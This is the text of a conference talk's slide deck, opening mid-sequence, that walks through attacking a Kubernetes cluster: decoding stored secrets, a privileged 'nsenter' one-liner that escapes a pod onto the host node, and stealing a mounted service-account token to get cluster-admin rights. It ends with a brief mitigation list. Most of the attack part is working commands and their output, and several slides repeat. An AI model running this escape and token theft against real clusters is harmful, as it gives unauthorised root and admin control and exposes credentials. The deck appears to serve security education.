      -o jsonpath='{.data.APP_PASSWORD}' \
      | base64 -d
target_password

root@hckd# khack-final get secret         \
      sensitive-app-secrets               \
      -o jsonpath='{.data.APP_USERNAME}' \
      | base64 -d
target_username
```

```
apiVersion: v1
kind: Secret
metadata:
  name: sensitive-app-secrets
type: Opaque
data:
# echo -n "target_password" | base64
  APP_PASSWORD: dGFyZ2V0X3Bhc3N3b3Jk
# echo -n "target_username" | base64
  APP_USERNAME: dGFyZ2V0X3VzZXJuYW1l
```

DECRYPT SECRETS
SUCCESS!

```
root@hckd# khack-final get secret         \
      sensitive-app-secrets               \
      -o jsonpath='{.data.APP_PASSWORD}' \
      | base64 -d
target_password

root@hckd# khack-final get secret         \
      sensitive-app-secrets               \
      -o jsonpath='{.data.APP_USERNAME}' \
      | base64 -d
target_username
```

```
apiVersion: v1
kind: Secret
metadata:
  name: sensitive-app-secrets
type: Opaque
data:
# echo -n "target_password" | base64
  APP_PASSWORD: dGFyZ2V0X3Bhc3N3b3Jk
# echo -n "target_username" | base64
  APP_USERNAME: dGFyZ2V0X3VzZXJuYW1l
```

DECRYPT SECRETS
SUCCESS!

```
root@hckd# khack-final get secret          \
      sensitive-app-secrets                \
      -o jsonpath='{.data.APP_PASSWORD}' \
      | base64 -d
target_password

root@hckd# khack-final get secret          \
      sensitive-app-secrets                \
      -o jsonpath='{.data.APP_USERNAME}' \
      | base64 -d
target_username
```

```
apiVersion: v1
kind: Secret
metadata:
  name: sensitive-app-secrets
type: Opaque
data:
# echo -n "target_password" | base64
  APP_PASSWORD: dGFyZ2V0X3Bhc3N3b3Jk
# echo -n "target_username" | base64
  APP_USERNAME: dGFyZ2V0X3VzZXJuYW1l
```

TARGET 2

STEALING ADMIN PRIVILEGES

```
root@hckd# khack-final get pods -n kube-system
NAME                                      READY   STATUS
l7-default-backend-56cb9644f6-5vb84       1/1     Running
metrics-server-v0.3.6-9c5bbf784-j4m2l     2/2     Running
...
app-with-admin-role                       1/1     Running
...
pdcsi-node-zslg9                          2/2     Running
```

TARGET 2

STEALING ADMIN PRIVILEGES

```
root@hckd# khack-final get pods -n kube-system
NAME                                      READY   STATUS
l7-default-backend-56cb9644f6-5vb84       1/1     Running
metrics-server-v0.3.6-9c5bbf784-j4m2l     2/2     Running
...
app-with-admin-role                       1/1     Running
...
pdcsi-node-zslg9                          2/2     Running
```

» We need access to host Node...

TARGET 2
THE ONE-LINER TO END THEM ALL

Duffie Cooley
@mauilion

kubectl run r00t --restart=Never -ti --rm --image lol --overrides '{"spec":{"hostPID": true, "containers":[{"name":"1","image":"alpine","command":["nsenter","--mount=/proc/1/ns/mnt","--","/bin/bash"],"stdin":true,"tty":true,"securityContext":{"privileged":true}}]}}'

3:27 PM · May 17, 2019 · Twitter Web Client

TARGET 2

THE ONE-LINER TO END THEM ALL

» Spawns a container named r00t

» Privileged mode

» "hostPID":true -> Used host Node PID namespace

» nsenter executes bin/bash with context of another process

> THE CONTAINER MOUNTS THE HOST ROOT FILE SYSTEM AND CHROOT TO IT

TARGET 2

ESCAPING TO THE UNDERLYING NODE

```
root@hckd# khack-final run r00t --restart=Never -ti --rm \
        --image lol --overrides '{"spec":{"hostPID": true,
        "containers":[{"name":"1","image":"alpine","command":
        ["nsenter","--mount=/proc/1/ns/mnt","--","/bin/bash"],
        "stdin": true,"tty":true,"imagePullPolicy":"IfNotPresent"
        ,"securityContext":{"privileged":true}}]}}'
r00t / #
r00t / # ls /var/lib/kube*
/var/lib/kube-proxy:
kubeconfig

/var/lib/kubelet:
bootstrap-kubeconfig  cpu_manager_state  device-plugins  kubeconfig
pki  plugins  plugins_registry  pod-resources  pods
```

HMMM WHAT CAN WE DO WITH THIS?

REMEMBER!
SERVICE ACCOUNTS ARE MOUNTED AS TOKENS AT NODE LEVEL!

LIST MOUNTED SECRETS

```
  r00t / # mount | grep secret
  tmpfs on /var/lib/kubelet/pods/.../kubernetes.io~secret/fluentbit-gke-token-...
  tmpfs on /var/lib/kubelet/pods/.../kubernetes.io~secret/fluentbit-gke-token-...
  ....
# tmpfs on /home/kubernetes/.../.../.../target-sa-token-hzhlf type tmpfs (rw,relatime) 👀
# tmpfs on /home/kubernetes/.../.../.../target-sa-token-hzhlf type tmpfs (rw,relatime) 👀
  ....
```

» Looks like our target token...

👀 👀 👀 👀 👀 👀

UNMOUNT SECRETS

```
r00t / # ls /home/kubernetes/containerized_mounter/rootfs/var/lib/
#        kubelet/pods/.../volumes/kubernetes.io~secret/target-sa-token-hzhlf
  ca.crt  namespace  token
```

```
r00t / # cat /home/kubernetes/containerized_mounter/rootfs/var/lib/
#       kubelet/pods/.../volumes/kubernetes.io~secret/target-sa-token-hzhlf/token
  eyJhbGciOiJSUzI1NiIsImtpZCI6IkZTMEdpZzJTT1Rwc1ByMzJCLUw4U2xjS2VnZnhaVmxPd21Ta19adHVRTmcifQ.
  eyJpc3MiOiJrdWJlcm5ldGVzL3NlcnZpY2VhY2NvdW50Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9uYW1
  lc3BhY2UiOiJrdWJlLXN5c3RlbSIsImt1YmVybmV0ZXMuaW8vc2VydmljZWFjY291bnQvc2VjcmV0Lm5hbWUiOiJ0YX
.....

root@hckd# alias godmode=kubectl --token=`cat token`                          \
    --certificate-authority=/run/secrets/kubernetes.io/serviceaccount/ca.crt  \
    -n kube-system                                                            \
    --server=https://$KUBERNETES_PORT_443_TCP_ADDR
```

UNLIMITED POWER!

```
root@hckd# godmode auth can-i create pod
yes
root@hckd# godmode auth can-i delete pod
yes
root@hckd# godmode auth can-i create namespace
yes
root@hckd# godmode auth can-i delete namespace
yes
root@hckd# godmode auth can-i create clusterrole
yes
root@hckd# godmode auth can-i delete clusterrole
yes
```

MITIGATION

MITIGATION

- Principle of least privilege
- Restrict Access to Nodes
- Strict Network Policies
- Egress Gateway
- Enable Metadata Concealment
- Enable Node Hardening
- GCP Service Accounts
- Workload Identities!
- Stay up-to-date!

THANKS FOR LISTENING

QUESTIONS?

nice